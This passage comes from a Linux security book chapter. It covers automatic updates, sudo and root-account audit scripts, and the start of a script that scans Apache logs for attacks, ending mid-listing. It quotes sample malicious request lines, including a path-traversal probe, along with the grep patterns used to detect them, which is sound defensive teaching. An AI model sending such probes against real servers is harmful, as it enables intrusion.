Software is like the people who design it, in that it isn't perfect. So, it's vitally important to keep your systems updated with the most current security patches, regardless of which operating system you're running. Because of that, you might think that it's a good idea to completely automate the update process, so that you don't have to worry about it. Well, that's not always true. A basic tenet of IT administration—regardless of which operating system you're dealing with—is to thoroughly test operating system and software updates on a test network before installing them on the production machines. Every once in a while, a bug will slip through the developers' quality assurance process and end up breaking something on your servers or workstations. That's something that you always want to avoid, especially in mission-critical environments. But, there are also times when automating the update process is appropriate, and might also be necessary. (We'll talk more about that at the end of this section.) We'll start by looking at Ubuntu Server.

Automating security updates for Ubuntu Server

Ubuntu Server has a built-in mechanism for automating updates, which is called `unattended-upgrades`. This package is installed by default when you set up an Ubuntu server, and is configured to check for and install security updates every day. To see how that works, let's look at the `/etc/apt/apt.conf.d/20auto-upgrades` file:

```
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";
```

The first line causes the system to perform an `apt update` command every day, and the second line causes `apt` to actually install the updates. If you don't want to check for and install updates every day, you can edit this file to suit your needs. For example, if you only want the machine to do automatic updates every three days, just make the file look like this:

```
APT::Periodic::Update-Package-Lists "3";
APT::Periodic::Unattended-Upgrade "3";
```

Or, if you want to completely disable automatic updates, just set the number to `0`, like this:

```
APT::Periodic::Update-Package-Lists "0";
APT::Periodic::Unattended-Upgrade "0";
```

Also within the `/etc/apt/apt.conf.d/` directory, you'll find the `50unattended-upgrades` file. The most important part about this file is that it controls whether or not your system will automatically reboot after an update that requires a reboot. In this file, you'll see three lines that control automatic reboots. The first line looks like this:

```
//Unattended-Upgrade::Automatic-Reboot "false";
```

The two preceding forward slashes mean that this line is commented out. To enable automatic reboots, uncomment either this line or one of the other lines that I'm about to show you by deleting the two preceding slashes, and edit it accordingly. This line, when uncommented and set to `"true"`, will cause the machine to immediately reboot after an update that requires a reboot, unless someone is logged into the system. The next line looks like this:

```
//Unattended-Upgrade::Automatic-Reboot-WithUsers "true";
```

This line is already set to "true" by default. So, you can activate it simply by removing the forward slashes. Then, this line will cause the system to immediately reboot after an update that requires it, even if users are logged into the system. This prevents logged-in users from preventing a necessary reboot. The third line looks like this:

```
//Unattended-Upgrade::Automatic-Reboot-Time "02:00";
```

When uncommented, this allows you to set a specific time for the system to reboot.

Every day, the following actions will take place:

- The `apt-daily.timer` will cause the `apt-daily.service` to run at the specified time.
- This service will invoke the `/usr/lib/apt/apt-helper` and the `/usr/lib/apt/apt.systemd.daily` shell scripts to perform the `apt update` operation.
- Then, `apt-daily-upgrade.timer` will cause `apt-daily-upgrade.service` to run, which will invoke the `/usr/lib/apt/apt-helper` and the `/usr/lib/apt/apt.systemd.daily` shell scripts to perform the system upgrade. (So, we finally get to talk about shell scripts, in keeping with the theme of this book. But, you didn't have to create these shell scripts yourself.)



Important!

The official Ubuntu Server documentation recommends against using this automatic update mechanism for large fleets of servers. Instead, it recommends using fleet management software, such as Ubuntu Landscape. This allows administrators to have complete control over the update process and prevents the danger of servers rebooting themselves at random times, which could have catastrophic consequences.

Also, if you're wondering about the two timers that I just mentioned, think of them as the `systemd` version of `cron` jobs. The difference is that `systemd` timers are more complex to set up, but they give you a lot more control over how you schedule your jobs.

Okay, that does it for Ubuntu Server. Let's now look at automating updates on Red Hat systems.

Automating security updates on Red Hat-type systems

Unlike on Ubuntu, the automatic update system isn't installed on Red Hat-type operating systems by default. So, we'll have to install it ourselves. To demo, we'll use an AlmaLinux 10 virtual machine. Here's the procedure:

1. Install the `dnf-automatic` package, like so:

```
donnie@localhost:~$ sudo dnf install dnf-automatic
```

2. By default, all updates will get installed. To install only the security updates, open the `/etc/dnf/automatic.conf` file in your favorite text editor. Look for this line near the top of the file:

```
upgrade_type = default
```

3. Change it to:

```
upgrade_type = security
```

4. Next, you'll need to enable automatic reboots. Look for this line:

```
reboot = never
```

5. Change it to this:

```
reboot = when-needed
```

6. Save the file and exit the text editor.
7. Finally, enable and start the `dnf-automatic-install.timer`, like this:

```
donnie@localhost:~$ sudo systemctl enable --now dnf-automatic-
install.timer
```

And that's all there is to it!



As I said before about the `unattended-upgrades` package for Ubuntu, this isn't the best method for updating a large fleet of servers and workstations. If your organization has a Red Hat support contract, you can use the Red Hat Satellite system to manage updates. If your organization is running a Red Hat clone, such as AlmaLinux or Rocky Linux, you won't be able to use Satellite, because it's a proprietary product of Red Hat. But you can use another management system, such as Ansible or Puppet.

Next, let's look at automating updates for openSUSE 16.

Automating updates for openSUSE 16

SUSE is the third of the Big Three enterprise-grade, Linux-based operating system families. For this demo, we'll use openSUSE 16, which is the free-of-charge version of SUSE.

1. First, install the `os-update` package, like so:

```
donnie@opensuse16:~> sudo zypper in os-update
```

2. Open the `/usr/share/os-update/os-update.conf` file in `less` and observe the default values. Here's what the settings mean:

    - `#UPDATE_CMD=auto`: This is the type of update that you want to perform. The `auto` setting allows the `os-update` utility to choose the type of update to perform, based on which flavor of SUSE or openSUSE you're running. Besides `auto`, you have three other choices. The `dup` setting will cause `os-update` to perform an entire operating system update. The `up` setting will only cause the software packages to be updated. Finally, the `security` setting will cause only security updates to be installed. The fact that the lines in this file are commented out doesn't mean that they're being ignored. It means that these lines contain the default settings, which are active until you override them by creating your own configuration file in the `/etc/` directory. (I'll explain about that in just a bit.)
    - `#REBOOT_CMD=auto`: This setting specifies how the system will be rebooted if a reboot is needed. The default `auto` setting means that the system will use the **Reboot Manager** (**rebootmgr**) if it's installed, and use the `systemctl reboot` command if `rebootmgr` isn't installed. Changing this to `rebootmgr` causes the system to always use `rebootmgr`, and changing it to `reboot` will cause it to always use `systemctl reboot`. Changing it to `none` will cause `os-update` to only print out an informative message to let you know that the system needs to be rebooted.
    - `#RESTART_SERVICES=yes`: This specifies whether to restart any services for which libraries have been updated.
    - `#IGNORE_SERVICES_FROM_RESTART="dbus dbus-broker virtlockd"`: This is a list of services that should not be restarted after an update.
    - `#SERVICES_TRIGGERING_REBOOT=""`: This is a list of services that will trigger a full system reboot. The default setting is to not have anything trigger a full reboot.

- `#SERVICES_TRIGGERING_SOFT_REBOOT="dbus dbus-broker"`: This is a list of services that will trigger a soft reboot, which is a new feature of `systemd` version 255 and newer. It means that instead of doing a full system reboot, it will only restart the userspace, while allowing the current Linux kernel to remain active. The advantage of soft reboots is that updates can be performed more quickly, with less system downtime. The disadvantage is that if the Linux kernel gets updated, the updates won't take effect until a whole system reboot is performed.

Note that you're not going to edit anything in this file. Instead, you'll create a new copy with your desired settings in the `/etc/` directory.

3. Copy the `os-update.conf` file to the `/etc/` directory:

```
donnie@opensuse16:/usr/share/os-update> sudo cp os-update.conf /etc/
```

4. Open the `/etc/os-update.conf` file in your favorite text editor, and make it look like this:

```
# Default entries, create /etc/os-update.conf with only the
# variables you want to override
UPDATE_CMD=security
SERVICES_TRIGGERING_REBOOT="dbus dbus-broker"
SERVICES_TRIGGERING_SOFT_REBOOT=""
```

5. In this case, we only want to have security updates installed, and we want to do a full system reboot whenever the `os-updates` service deems it necessary.
6. The `os-updates` service is set up to run whenever it's triggered by a `systemd` timer. By default, this timer is set up to run every day, and it isn't enabled. Your final step is to enable this timer, like so:

```
donnie@opensuse16:~> sudo systemctl enable --now os-update.timer
```

And that's all there is to that.

This is all good. But when is it appropriate to enable automatic updating?

When to enable automatic updates

Automatic updating can definitely be handy. But, it's not recommended for every scenario. As I've mentioned before, you really don't want to set up automatic updating for large fleets of servers and workstations. Instead, you want to use a fleet management program that's appropriate for your particular Linux distro. That could be Landscape for Ubuntu, Satellite for RHEL, and Ansible or Puppet for pretty much everything else. This way, you'll get the chance to test your updates on a test network before installing them, and you'll be present when the updates are installed in case something goes wrong. In short, using a fleet management program gives you complete control over how and when your servers get updated. So, when would it be appropriate to use automatic updating?

The best use case for automatic updating would be for **Internet of Things** (**IoT**) and embedded devices. These devices are generally installed in places where systems administrators can't access or control them. These could be consumer devices such as smart doorbells, smart security cameras, or even smart refrigerators. Or, they could be devices that are embedded into control systems for industrial systems or automotive control systems. In any case, you'll always want to ensure that the latest security updates always get installed on them. Several normal, mainstream Linux distros can be installed on these devices, and you can enable automatic updates for them. But, if you're thinking about building a new IoT device, here's another option that you might consider.

Ubuntu Core isn't your normal Linux distro. It's built specifically for embedded and IoT devices, and doesn't use the normal package management and update system. Instead, it's built entirely from Snap packages. Snap is a universal packaging system that was invented by Ubuntu developers, which you can install on both Ubuntu and non-Ubuntu-type Linux distros. What makes this system so good for IoT and embedded devices is that the `snapd` service constantly runs in the background and automatically downloads and installs updates whenever they become available. You don't have to configure anything, because this is the default mode of operation.

Next, let's look at some shell scripts that can help us audit our systems.

Auditing users' sudo activity

Sometimes, you might want to see what a particular user is doing with his or her `sudo` privileges. The `user_activity_1.sh` script will look through the system logs and will create a report of the user's activity.



This script requires that the `last` utility be installed on the target machine. It's always been installed by default on every Linux distro I've ever worked with, until now. I've just now found out that it isn't installed by default on Ubuntu Server 25.10. So, if you try this on Ubuntu 25.10, you'll need to install `last` by doing:

```
sudo apt install wtmpdb
```

Then, log out of the machine and log back in again to create the `last` log file. (Ubuntu Server 26.04, a Long Term Support release, is only available in a preview edition at the time I'm writing this in December 2025. It also doesn't include `last` by default, so I assume that the final 26.04 release won't include it either.)

Instead of showing you the entire file at once, I'll break it into smaller chunks to make it easier to explain. Here's the first chunk:

```
#!/bin/bash
if [[ $1 == "" ]] ; then
        echo "You must specify a user name."
        echo "Usage: sudo ./user_activity_1.sh username "
        exit
fi
```

This `if..then..fi` stanza ensures that you enter the desired username when you invoke the script. Now, for the second chunk:

```
timestamp="$(date +"%F_%H-%M")"
username=$1
```

Here, we're assigning the username that you entered when invoking the script to the `username` variable, and the current date and time to the `timestamp` variable. Here's the third chunk:

```
if [[ -f /var/log/secure ]] ; then
        logfile=/var/log/secure
elif [[ -f /var/log/auth.log ]] ; then
        logfile=/var/log/auth.log
elif [[ -n $(awk /suse/ /etc/os-release) ]] ; then
        logfile=/var/log/messages
elif [[ -n $(awk /openmandriva/ /etc/os-release) ]] ; then
        logfile=/var/log/sudo.log
else
```

```
        echo "I don't know this operating system."
        exit
fi
```

Different Linux distros store security-related information in different log files. Red Hat-type systems, such as RHEL, AlmaLinux, and Rocky Linux, store this information in the `/var/log/secure` file. Debian and Ubuntu-type distros store it in the `/var/log/auth.log` file. OpenMandriva, which I'm running on the host workstation that I'm using to write this, uses the `/var/log/sudo.log` file that stores nothing but users' `sudo` activity. Other distros, such as openSUSE, just use the main `messages` log file instead of a special security-type file. The preceding stanza checks for the presence of each of these files, and then assigns the appropriate file name to the `logfile` variable. Now, the fourth chunk:

```
echo "=== User Account Activity ===" > user_activity_
for_"$username"_"$timestamp".txt
```

This creates an output file with the user's name and the current date and time in the file name. Here's the next chunk:

```
# Check user activity in system logs
echo "=== Recent Logins ===" >> user_activity_
for_"$username"_"$timestamp".txt

last | grep $username >> user_activity_for_"$username"_"$timestamp".txt
```

The `last` command shows when users have logged into the system. In this case, we're piping the `last` output into `grep` so that we'll only see information that pertains to our specified user. This information gets appended to the output file. Now, here's the final chunk:

```
# Check sudo command usage
echo "=== Sudo Command Usage ===" >> user_activity_
for_"$username"_"$timestamp".txt
if [[ -n $(awk /openmandriva/ /etc/os-release) ]] ; then
        grep "$username" "$logfile" >> user_activity_
for_"$username"_"$timestamp".txt
else
        grep sudo "$logfile" | grep "$username" >> user_activity_
for_"$username"_"$timestamp".txt
fi
```

The goal here is to search through the specified log file for all instances of the specified user using `sudo`. For everything except for OpenMandriva, that means using `grep` to search for both the "sudo" text string and the name of the specified user. OpenMandriva is different, because its `sudo.log` file doesn't contain the "sudo" text string. So, all we need to `grep` for in it is just the specified username. For the non-OpenMandriva distros, the output from the `grep sudo` operation gets piped into a second invocation of `grep` to search for all instances of the specified username.

Now that you've seen the script, let's see if it works by seeing what that `donnie` character has been up to:

```
donnie@opensuse16:~> sudo ./user_activity_1.sh donnie
[sudo] password for donnie:
donnie@opensuse16:~>
```

It looks like it didn't do anything, but it actually did. It created an output file, as you see here:

```
donnie@opensuse16:~> ls user_activity_*.txt
user_activity_for_donnie_2025-12-06_18-20.txt
donnie@opensuse16:~>
```

Finally, let's see what's in that file:

```
donnie@opensuse16:~> cat user_activity_for_donnie_2025-12-06_18-20.txt
=== User Account Activity ===
=== Recent Logins ===
donnie   pts/0        192.168.0.201    Sat Dec  6 15:04 - still logged in
donnie   tty1                         Sat Dec  6 15:01 - still logged in
donnie   tty1                         Thu Dec  4 15:23 - 17:19  (01:55)
=== Sudo Command Usage ===
2025-12-06T15:02:36.192090-05:00 opensuse16 sudo:   donnie : TTY=tty1 ;
PWD=/home/donnie ; USER=root ; COMMAND=/usr/bin/systemctl enable --now
sshd
2025-12-06T15:02:36.199515-05:00 opensuse16 sudo: pam_unix(sudo:session):
session opened for user root(uid=0) by donnie(uid=1000)
2025-12-06T15:02:55.179856-05:00 opensuse16 sudo:   donnie : TTY=tty1 ;
PWD=/home/donnie ; USER=root ; COMMAND=/usr/sbin/nft list ruleset
2025-12-06T15:02:55.182779-05:00 opensuse16 sudo: pam_unix(sudo:session):
session opened for user root(uid=0) by donnie(uid=1000)
2025-12-06T15:09:00.896230-05:00 opensuse16 sudo:   donnie : TTY=pts/0 ;
PWD=/home/donnie ; USER=root ; COMMAND=/usr/bin/zypper in openssl-3
2025-12-06T15:09:00.900149-05:00 opensuse16 sudo: pam_unix(sudo:session):
```

```
session opened for user root(uid=0) by donnie(uid=1000)
. . .
. . .
2025-12-06T18:20:03.514407-05:00 opensuse16 sudo:   donnie : TTY=pts/0 ;
PWD=/home/donnie ; USER=root ; COMMAND=./user_activity_1.sh donnie
2025-12-06T18:20:03.584696-05:00 opensuse16 sudo: pam_unix(sudo:session):
session opened for user root(uid=0) by donnie(uid=1000)
donnie@opensuse16:~>
```

Oh, yeah. It works like a champ.

So, how often should you run this script? Well, your best bet is to run it on a daily or near-daily basis. There are two reasons for this:

- If you run it less often, you could miss an important security event that involves someone's use of `sudo`.
- Linux and Unix distros are set up to rotate their log files periodically. Most distros store the previous four weeks' worth of log files in a compressed format. Any archived log files that are older than four weeks will get deleted.

That covers it for auditing the use of sudo. Let's now look at `root` user accounts.

Auditing for enabled root user accounts

Back in the early part of this century, when I first started working with Linux, the installers for pretty much every Linux distro required you to create a password for the `root` user account, but wouldn't let you create a normal user account. After the installation process completed, you then had to log into the `root` user account, create a normal user account for yourself, and then configure `sudo` privileges for that account. But, some people didn't bother with that. Instead, they just always logged into the `root` user account, which is a big security risk. (I used to work with a guy who would always log into the `root` user account. It drove me crazy every time I saw it.)

Ubuntu was the first Linux distro with an installer that prevents enabling the `root` user account. Instead, the Ubuntu installer would—and still does—require you to create a normal user account that has full `sudo` privileges by default. Nowadays, the installers for most non-Ubuntu Linux distros still allow you to enable the `root` user account, but it's now optional. Instead, you can just create the normal user account for yourself and mark it as an administrative account in order for it to have full `sudo` privileges.

On the other hand, the BSD distros, such as FreeBSD, still require you to enable the `root` user account during installation. Then, you have to log in as the `root` user, install the `sudo` package, create a user account for yourself, and then configure `sudo` privileges for yourself. OpenIndiana, a FOSS fork of Solaris, creates a normal user account with full `sudo` privileges during installation, but still enables the `root` user account.

Ideally, for best security, the `root` user account should never be enabled on your systems. If the `root` account is enabled, bad actors will know to attack it. But, if the `root` account isn't enabled, bad actors will have to either figure out which user account has `sudo` privileges or find an exploitable vulnerability in order to escalate their privileges.

With all this in mind, let's look at the `rootlock_3.sh` script that can detect whether the `root` user account is enabled and then disable it if you choose to do so. It's fairly long, so let's break it down.

At the top, we see this for the shebang line:

```
#!/bin/sh
```

I'm using `sh` instead of `bash` because I want this script to be portable. That is, I want it to run on every Linux distro, as well as on non-Linux distros such as FreeBSD and OpenIndiana. While `bash` is the default shell for OpenIndiana and all but a few Linux distros, it's not even installed by default on the BSD distros. So, using `sh` instead of `bash` allows this script to run on everything. (Well, not quite everything. It won't work on Macs because macOS uses a different mechanism for maintaining user accounts.) But there are a couple of quirks that you'll want to know about.

You may have read in older documentation that using `sh` in the shebang line is the magic bullet that allows you to run the same script on any Linux or Unix operating system. But there's more to it than that. To begin with, `sh` isn't the same shell on every operating system. Here's how it works:

- On Red Hat-type distros, `sh` is a symbolic link that points to the `bash` executable. So on Red Hat-type systems, using `sh` in the shebang line means that you're still using `bash`.
- On Alpine Linux, `sh` points to the lightweight **Almquist Shell** (**ash**) that's built into the `busybox` executable. A default installation of Alpine Linux doesn't include `bash`.
- On Debian and Ubuntu systems, `sh` points to the **Debian Almquist Shell** (**dash**), which is another lighter weight alternative to `bash`. Although `bash` is installed by default on these systems, `dash` can supposedly run your complex scripts a bit faster. (I've never tested that theory, so I don't now how true it is.)
- On OpenIndiana, `sh` points to the **Korn Shell** (**ksh**), which is somewhat compatible with `bash`. However, `bash` is also installed on OpenIndiana, and is the default login shell.

- Finally, on the BSD distros, `sh` is the executable for the old-school **Bourne Shell**. A default installation of the BSD distros doesn't include `bash`.

The second tricky part is that some programming constructs that work in `bash` don't work in some of the alternative shells. For example, you can use variable arrays in `bash` and `ksh`, but you can't use them in the other shells that I've listed here. The same is true of the double-square bracket construct ([[...]]) that you use in your `if..then` clauses. Instead, you'll have to use single-square bracket constructs ([...]). So, to make your scripts portable, you sometimes need to find workarounds for what you need to do. In the previous chapters, we haven't been concerned with script portability, because all of the scripts that we've been creating have been meant to only run on your Kali Linux machine, which does include `bash`. This time, we want a script that runs on everything.

Okay, here's the next part of the script:

```
os=$(uname)
quantity=$(cut -f3 -d: /etc/passwd | grep -w 0 | wc -l)
```

Here, we're initializing the two variables that we'll use throughout the script. The `os` variable gets its value from the output of the `uname` command, which looks like this on the various operating systems:

```
[donnie@openmandriva-x8664 ~]$ uname
Linux
[donnie@openmandriva-x8664 ~]$

donnie@freebsd15:~ $ uname
FreeBSD
donnie@freebsd15:~ $

donnie@openindiana:~$ uname
SunOS
donnie@openindiana:~$
```

The value that gets assigned to the `os` variable determines which actions the script will take on a particular machine.

The value of the `quantity` variable will be determined by how many User ID (UID) 0 entries there are in the `/etc/passwd` file. We're using `cut` to isolate the value of the third field in the `passwd` file, which is the UID field. We'll pipe the results of `cut` through `grep` to find all lines that have `0` in the third field, which means that the account has `root` user privileges. Finally, we'll pipe that

into `wc -l`, which counts the number of lines with `UID 0`. We need to do this because different operating systems have different numbers of `UID 0` accounts in the `passwd` file. On OpenIndiana and all Linux distros, you never want to see more than one `UID 0` account. If you ever do, it likely means that someone has performed a privilege escalation attack. On BSD-type systems, it's normal to see either two or three `UID 0` accounts, depending upon which BSD distro you're looking at. (FreeBSD, which we'll cover in this script, comes with two `UID 0` accounts.)



FreeBSD systems have two `UID 0` accounts, which are the `root` account and the `toor` account. Up through FreeBSD 13, the `root` account was set up to use the **C Shell** (**csh**) as its default login shell, and the `toor` account was set up to use the Bourne Shell (`sh`) as the default login shell. But, beginning with FreeBSD 14, the `root` user account now uses `sh` as the default shell. The `toor` account no longer has any shell assigned to it and is locked out by default. (In fact, the `toor` account appears to no longer have any useful function at all, which makes me wonder why it's still there.)

On other BSD distros, such as NetBSD, you might see three `UID 0` accounts. In addition to `root` and `toor`, there is also an `installer` account.

Next, we have a pair of functions. Here's the first one:

```
linux_sunos() {
        if [ $quantity -gt 1 ] ; then

                echo "CRITICAL.  There are $quantity accounts with UID 0."
        else
                echo "OKAY.  There is only one account with UID 0."
        fi
        echo
        echo
        rootlock=$(awk 'BEGIN {FS=":"}; /root/ {print $2}' /etc/shadow |
cut -c1)

        if [ "$rootlock" = '$' ] ; then
                echo "CRITICAL!!  The root account is not locked out."
                echo "Do you want to disable the root account? (y/n)"
                read answer
                if [ $answer = y ] ; then
                        passwd -d root
```

```
                        passwd -l root
                else
                        exit
                fi
        else
                echo "The root account is locked out, as it should be."
        fi
}
```

Here's the breakdown:

- This `linux_sunos` function will run if the `os` variable is set to either `Linux` or `SunOS`. (I'll show you the code that determines that in just a bit.)
- At the top of the function, you see that it will echo an `OKAY` message if the `quantity` variable equals `1`, and a `CRITICAL` message if the `quantity` variable equals more than `1`.
- Next, we use the `awk` utility to search for the `root` user account line in the `/etc/shadow` file, and to then isolate the second field of that line. We then pipe that into `cut` to isolate the value of the first character of that second field, which gets assigned to the `rootlock` variable. In *Chapter 6, Password Cracking Techniques*, I showed you that if the second field of an entry in the `shadow` file begins with a `$` character, it means that a password has been assigned to that account and that the account is enabled. So here, we're looking to see if the `root` account is enabled.
- If the `root` account is enabled, then the script will echo a `CRITICAL` message, and ask if you want to disable it. If you choose `y`, then the function will first issue the `passwd -d root` command to delete the `root` user's password, and then the `passwd -l root` command to disable the `root` user account.

Next, we have the `freebsd` function, which looks like this:

```
freebsd() {
        if [ $quantity -gt 2 ]
        then
                echo "CRITICAL.  There are $quantity accounts in the
passwd file with UID 0."
        else
                echo "OKAY.  There are only two accounts in the passwd
file with UID 0."
                echo
```

```
                echo

        fi

        rootlock=$(awk 'BEGIN {FS=":"}; $1 ~ /root/ {print $2}' /etc/
master.passwd | cut -c1)

        if [ "$rootlock" = '$' ] ; then
                echo "CRITICAL!!  The root account is not locked out."
                echo "Do you want to disable the root account? (y/n)"
                read answer
                if [ $answer = y ] ; then
                        pw mod user root -w no
                fi
        else
                echo "The root account is locked out, as it should be."
        fi

        toorlock=$(awk 'BEGIN {FS=":"}; /toor/ {print $2}' /etc/master.
passwd | cut -c1)

        if [ "$toorlock" = '$' ] ; then
                echo "CRITICAL!!  The toor account is not locked out."
                echo "Do you want to disable the toor account? (y/n)"

                read answer
                if [ $answer = y ] ; then
                        pw mod user toor -w no
                fi
        else
                echo "The toor account is locked out, as it should be."
        fi
}
```

The first difference with this function is that it echoes an `OKAY` message if two `UID 0` accounts are found in the `passwd` file, and a `CRITICAL` message if more than two `UID 0` accounts are found. It then looks in the `/etc/master.passwd` file, instead of in the `/etc/shadow` file, for the `root` user and `toor` user accounts, to see if the text string in the second field of those accounts begins with a `$`. If either of these accounts is enabled, then the `pw mod user root -w no` command or the `pw mod user toor -w no` command will both delete the password and disable the account.

The final part of the script looks like this:

```
if [ $os = Linux ] || [ $os = SunOS ] ; then
        linux_sunos
elif [ $os = FreeBSD ] ; then
        freebsd
else
        echo "I don't know this operating system."
fi
```

This `if..elif..else` stanza determines which of the two functions will run, based on the value of the `os` variable. If the value of the `os` variable is something other than `Linux`, `SunOS`, or `FreeBSD`, then you'll see a message about an unknown operating system.

To demo, let's see if it works on my FreeBSD 15 virtual machine, which has the `root` user account enabled. First, here are the lines for the `root` and `toor` accounts in the `master.passwd` file:

```
root:$6$7dbDM6L7ioyU81A9$DhIjN/rN0EOhlrljChC/
nn9pDKusbf6Ts/51auSaeIpkbGVvRwune3DUtd/OcBnINF.07g.
EPY52JL/62tFsi/:0:0::0:0:Charlie &:/root:/bin/sh

toor:*:0:0::0:0:Bourne-again Superuser:/root:
```

We see that by default, the `root` user account is enabled and the `toor` user account is disabled. Now, let's run our script to see what happens:

```
donnie@freebsd15:~ $ sudo ./rootlock_3.sh
OKAY.  There are only two accounts in the passwd file with UID 0.

CRITICAL!!  The root account is not locked out.
Do you want to disable the root account? (y/n)
y
The toor account is locked out, as it should be.
donnie@freebsd15:~ $
```

Now, let's take another look at the `master.passwd` file:

```
root:*:0:0::0:0:Charlie &:/root:/bin/sh
toor:*:0:0::0:0:Bourne-again Superuser:/root:
```

The `root` account is now disabled, which is just what we want.

Now, let's see what we get if we run this exact same script on the Ubuntu Server machine:

```
donnie@ubuntu2404-1:~$ sudo ./rootlock_3.sh
[sudo] password for donnie:
OKAY.  There is only one account with UID 0.

The root account is locked out, as it should be.
donnie@ubuntu2404-1:~$
```

Cool. It shows that there's only one `UID 0` account, and that the `root` user account is disabled. Just for fun, let's enable the `root` user account by assigning a password to it, and then run the script again:

```
donnie@ubuntu2404-1:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
donnie@ubuntu2404-1:~$ sudo ./rootlock_3.sh
OKAY.  There is only one account with UID 0.


CRITICAL!!  The root account is not locked out.
Do you want to disable the root account? (y/n)
y
passwd: password changed.
passwd: password changed.
donnie@ubuntu2404-1:~$
```

Run the script once more, and you'll see that the `root` account is once again disabled, as it should be.

Now, let's audit our Apache access logs to see what we can find in them.

Auditing Apache access logs for malicious attacks

Many years ago, a buddy of mine, who was a security administrator for a local credit union, called me with an urgent plea for help. He said, "My boss just handed me a USB memory stick with four gigabytes of compressed Apache access log files, and told me to look through them for signs of cross-site scripting attacks. What can I do?" I told him to give me a few hours, and I'd get back to him. Then, I set up an Apache server on a CentOS Linux machine, performed some cross-site scripting attacks against it, and examined the Apache access logs. What I found was that whenever I did a cross-site scripting attack against it, a percent sign (%) pattern would show up in the logs. It would look something like the following:

```
GET /%00/ HTTP/1.1" 404 196
GET /.%252e/.%252e/.%252e/winnt/boot.ini HTTP/1.1
GET /a%5c.aspx HTTP/1.1
GET /a=%64%69%72&highlight HTTP/1.1
```

If you see a % sign in either the first, second, or third position after the first forward slash, you can assume that someone has attempted to do a cross-site scripting attack against you. Anyway, I created a shell script and sent it to my buddy. About an hour or so later, he called me again, saying, "Hey, this script is taking a long time to run. What should I do?" I told him to just let it run, because it would take a very long time to go through four gigabytes-worth of compressed files. If I remember correctly, he let it run overnight, and it completed by morning. There were no signs of any for-real, malicious attacks in the output file, but an authorized attack from a penetration testing company did show up. So, that proved to both my buddy and his boss that the script did work.

I was going to just present you with the original script, but then I said, "You know, why not make this more useful for auditing live webservers?" So, I now present you with the new, enhanced `xss_detect.sh` script, which will also detect Nikto attacks and `nmap` scripting attacks. As an added bonus, I'm making the script portable so that it will also work on non-`bash` shells and on FreeBSD, and I am also adding a bit of color. Because of that color, I'll need to show you how to install an appropriate viewer for your output files.

Installing the bat viewer

The `less` utility doesn't properly interpret color codes in text files. When you try to use `less` to view a file with color codes, you'll get a warning about how you're trying to open a binary file, even though it is just a text file. When you hit the *y* key to continue viewing anyway, you'll see a jumbled-up mess where the colored text should be. To get around that problem, you'll need to install the `bat` package, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install bat
```

That part was easy. The tricky part is that on non-Debian-type Linux distros, you'll use the `bat` command to view a file. On Debian-type distros, such as Kali, you'll use the `batcat` command, because there's another package that contains a `bat` executable. So, the command to view an output file with colored text on your Kali machine will look something like this:

```
┌──(kali㉿kali)-[~]
└─$ batcat xss_results.txt
```

With that out of the way, let's construct our auditing script.

Creating the xss_detect.sh script

As usual when dealing with large scripts, let's break this down into bite-sized chunks. Here's the first chunk:

```
#!/bin/sh

inputpath="$1"
output_file="$2"
BLACK=$(tput setaf 0)
RED=$(tput setaf 1)
os="$(uname)"
```

I'm again using `#!/bin/sh` for the shebang line, so that it will work on `bash`, as well as non-`bash` shells such as `dash`, `ash`, `ksh`, and Bourne shell. (Of course, this also means that I need to avoid using any `bash`-specific constructs.) Then, you see the `BLACK=$(tput setaf 0)` and the `RED=$(tput setaf 1)` lines, which use the `tput` utility to define the variables for setting text to either red or black. Finally, I'm using the `os` variable to determine what operating system the machine is running, because FreeBSD uses a different name for its Apache access log, as you'll see in a few moments.



In a few moments, you'll see that the LinPEAS scripts that we're about to cover use another method for creating colored text. Unfortunately, that method is more complex to use and makes it more difficult to make your scripts portable. Using `tput` instead greatly simplifies things.

Now, for the next chunk:

```
if [ "$#" -ne 2 ]; then
        echo "You need to input the patch to the Apache access logs,
followed by the"
        echo "name of the results file that you want to create."
        echo "Example:"
        echo "./xss_detect.sh /var/log/apache2 xss_results.txt"
        exit 1
fi

if [ -f "$output_file" ]; then
        echo "This file already exists. Choose another filename."
        exit;
fi
```

There's nothing really special here. It's just one `if..then` stanza to ensure that you enter both of the required parameters, and another `if..then` stanza to ensure that you don't overwrite an existing output file.

Next, we have the code that does the actual work:

```
echo "${RED}Apparent Cross-site scripting attack${BLACK}" >> "$output_
file"

find "$inputpath" -iname '*.gz' -exec zcat {} \; | grep 'GET /%' >>
"$output_file"

find "$inputpath" -iname '*.gz' -exec zcat {} \; | grep 'GET /.%' >>
"$output_file"

find "$inputpath" -iname '*.gz' -exec zcat {} \; | grep 'GET /.=%' >>
"$output_file"
```

This section searches for cross-site scripting attacks. Here's the breakdown of what's happening here:

- The `${RED}` tag in the first `echo` line causes the output from the `echo` command to display in red text. After the red text displays, the `${BLACK}` tag ensures that the following output displays as black text.
- The next three lines use the `find` command to perform a case-insensitive search through the specified directory for all files with filenames that end with `.gz`. That's because on a regularly-scheduled basis, the operating system's logging service will create a new set of log files, and use the `gzip` utility to archive the previous ones as `.gz` files. You can expect to see several of these `.gz` files on any server that's been running for any length of time.
- We'll then use the `-exec zcat {} \;` option for `find` to open each compressed file, one at a time, and then pipe the output into the `grep` command to look for the `%` patterns. This works by placing the filename of each file that `find` finds in place of the `{}` characters. Once one file has been processed, it will move on to the next file.
- The `grep` commands each use a **regular expression** to find the `%` pattern. The `'GET /%'` pattern in the first `grep` command means that we're looking for a `%` pattern immediately after the first forward slash. In the second grep command, the `'GET /.%'` means that we're looking for any character to immediately follow the first forward slash, which in turn will be followed by the `%`. (In regular expressions, the dot acts as a wildcard character.) Finally, the `'GET /.=%'` means that we're looking for any character to immediately follow the forward slash, which will then be followed by an `=%` pattern.



I can't go into the nitty-gritty details here about the `find` command or regular expressions. If you'd like to learn more about them, I have detailed write-ups in one of my other books, *The Ultimate Linux Shell Scripting Guide*, which is also available from Packt Publishing (`https://www.packtpub.com/en-in/product/the-ultimate-linux-shell-scripting-guide-9781835463574`).

Now, here's the next chunk:

```
if [ "$os" = FreeBSD ]; then
        grep 'GET /%' $inputpath/httpd-access.log >> "$output_file"
        grep 'GET /.%' $inputpath/httpd-access.log >> "$output_file"
        grep 'GET /.=%' $inputpath/httpd-access.log >> "$output_file"
else
        grep 'GET /%' $inputpath/access.log >> "$output_file"
```

```
        grep 'GET /.%' $inputpath/access.log >> "$output_file"
